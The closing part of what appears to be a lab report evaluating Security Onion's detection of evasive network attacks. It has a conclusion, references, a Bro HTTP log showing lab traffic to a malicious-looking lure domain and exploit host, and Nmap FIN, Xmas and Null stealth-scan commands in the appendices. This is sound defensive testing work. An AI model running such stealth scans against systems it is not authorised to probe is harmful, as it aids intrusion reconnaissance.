While signature based detection systems have their problems concerning the constantly changing environments that they are built / analysed on, with the inherent knowledge that they now commonly possess, they prove a viable solution of organizations of variable size. However, fundamentally, Intrusion Detection Systems will possibly never have the familiarity of every known exploit, hence the rules to govern what can be detected will in all likelihood miss something – providing an undetected backdoor entry for a hacker with the right experience.

The results discussed above demonstrated Security Onion to be an extremely powerful setup. Although a few of the attack vectors were missed, statistically, it recognised a higher percentage of malicious traffic than it lost. This was surprising considering the efforts to avoid detection, but was equally assuring that steady progress is being made in this field.



REFERENCES

- Burks, D. (2015). Security Onion. Available: <https://security-onion-solutions.github.io/security-onion/>. Last accessed 27th Nov 2015.*
- Dyrmoose, M (2013). Beating the IPS. Denmark: Dubex A/S. p3-4.*
- Cisco (2014). Annual Security Report. San Jose: Cisco. p6-13.*
- bindshell.nl. (2010). Inundator. Available: <http://inundator.sourceforge.net/>. Last accessed 10th Oct 2015.*
- DARPA. (1981). Transmission Control Protocol. Available: <https://tools.ietf.org/html/rfc793>. Last accessed 10th Oct 2015.*
- Network Uptime. (1999). Stealth Scanning. Available: <http://www.networkuptime.com/nmap/page3-4.shtml>. Last accessed 10th Oct 2015.*
- Holstein, M. (2002). How does Fragroute evade NIDS detection?. Available: <https://www.sans.org/security-resources/idfaq/fragroute.php>. Last accessed 10th Oct 2015.*
- Handley, M & Paxson, V & Kreibich, C (2001). Network Intrusion Detection: Evasion, Traffic Normalization, and End-to-End Protocol Semantics. Berkeley: AT&T. p1-3.*
- Roesch, M. (2015). Snort. Available: <https://www.snort.org/>. Last accessed 17th Nov 2015.*
- Lyon, G. (1997). Nmap. Available: <https://nmap.org/book/man-bypass-firewalls-ids.html>. Last accessed 17th Nov 2015.*

APPENDICES

```

Terminal - gregory@gregory-virtual-machine: /nsm/bro/logs/current
File Edit View Terminal Go Help
gregory@gregory-virtual-machine: /nsm/bro/logs/current$ more http.log
#separator \x09
#set_separator
#empty_field (empty)
#unset_field
#path http
#open 2015-10-29-21-28-55
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p trans_depth method host uri referrer user_agent r
request_body_len response_body_len status_code status_msg info_code info_msg filename tags username password p
roxied orig_fuids orig_mime_types resp_fuids resp_mime_types
#types time string addr port count string string string string count count string count string string s
et(enum) string string set[string] vector[string] vector[string] vector[string] vector[string]
1446154134.909181 CygIkqZ9dtOQKtt2 10.0.2.15 1063 192.168.56.50 80 1 GET rapidshare.com.eyu32.ru /login.php - M
ozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 0 3005 200 (empty) - -
- FyKfCh3f7s109itA82 text/html
1446154134.913761 CygIkqZ9dtOQKtt2 10.0.2.15 1063 192.168.56.50 80 2 GET rapidshare.com.eyu32.ru /images/sslstyles.css h
http://rapidshare.com.eyu32.ru/login.php Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 0 0 304 N
ot Modified (empty) -
1446154134.914720 CygIkqZ9dtOQKtt2 10.0.2.15 1063 192.168.56.50 80 3 GET rapidshare.com.eyu32.ru /images/images/dot.jpg h
http://rapidshare.com.eyu32.ru/images/sslstyles.css Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 0 3
47 404 Not Found (empty) -
- FrzDMNmE8vITipRCL text/html
1446154134.916736 Cy86ym2gdarilrY7w3 10.0.2.15 1064 192.168.56.52 80 1 GET sploitme.com.cn /?click=3feb5a6b2f http://ra
pidshare.com.eyu32.ru/login.php Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 0 0 302 Found -
- (empty) -
1446154134.917301 CygIkqZ9dtOQKtt2 10.0.2.15 1063 192.168.56.50 80 4 GET rapidshare.com.eyu32.ru /images/rslogo.jpg h
http://rapidshare.com.eyu32.ru/login.php Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 0 0 304 N
ot Modified (empty) -
1446154134.919645 Clktnn3th4XCsF0VL1 10.0.2.15 1066 192.168.56.50 80 1 GET rapidshare.com.eyu32.ru /images/images/terminator
_back.png http://rapidshare.com.eyu32.ru/images/sslstyles.css Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 0
359 404 Not Found (empty) -
- F0e6Ck35Xwc1T7vck text/html
1446154134.920415 ClEgdk3j39thhRAe3 10.0.2.15 1065 192.168.56.50 80 1 GET rapidshare.com.eyu32.ru /images/images/terminatr
_back.png http://rapidshare.com.eyu32.ru/images/sslstyles.css Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 0
358 404 Not Found (empty) -
- F9ll88pE8dqufV0Xg text/html
1446154134.921052 Cy86ym2gdarilrY7w3 10.0.2.15 1064 192.168.56.52 80 2 GET sploitme.com.cn /fg/show.php?s=3feb5a6b2f h
http://rapidshare.com.eyu32.ru/login.php Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 0 3513 200 0
K - (empty) -
- FzWek4dLXGueOgQp7 text/html
1446154134.925591 CygIkqZ9dtOQKtt2 10.0.2.15 1063 192.168.56.50 80 5 GET rapidshare.com.eyu32.ru /favicon.ico - M
ozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 0 337 404 Not Found (empty) -
- FgR8p3GsV557q5tq5 text/html
1446154134.943243 CLVvh13amP3xz49og2 10.0.3.15 1080 192.168.56.50 80 1 GET rapidshare.com.eyu32.ru /login.php - M
ozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) 0 3005 200 OK - - (empty) -
- 4toas4E41fPmPwcag6 text/html
1446154134.945739 CLVvh13amP3xz49og2 10.0.3.15 1080 192.168.56.50 80 2 GET rapidshare.com.eyu32.ru /images/sslstyles.css h
http://rapidshare.com.eyu32.ru/login.php Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) 0 4079 200 OK - - (empty) -
- Fcligd3E4X4PlqKhv text/plain
1446154134.951057 CLVvh13amP3xz49og2 10.0.3.15 1080 192.168.56.50 80 3 GET rapidshare.com.eyu32.ru /images/rslogo.jpg h
http://rapidshare.com.eyu32.ru/login.php Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) 0 304 Not Modified - - (
empty) -
1446154134.952828 C9jrxT2s47WkCtJjY1 10.0.3.15 1081 192.168.56.52 80 1 GET sploitme.com.cn /?click=3feb5a6b2f http://ra
pidshare.com.eyu32.ru/login.php Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) 0 302 Found - - (empty) -
-

```

Appendix 1 – HTTP.log (Bro)

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sF 192.168.76.129

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-11-08 17:15 GMT
Nmap scan report for 192.168.76.129
Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.76.129 are closed
MAC Address: 00:0C:29:91:99:43 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.45 seconds
root@kali:~# nmap -sX 192.168.76.129

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-11-08 17:16 GMT
Nmap scan report for 192.168.76.129
Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.76.129 are closed
MAC Address: 00:0C:29:91:99:43 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.45 seconds
root@kali:~# nmap -sN 192.168.76.129

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-11-08 17:16 GMT
Nmap scan report for 192.168.76.129
Host is up (0.00034s latency).

```

Appendix 2 – Nmap Stealth Scans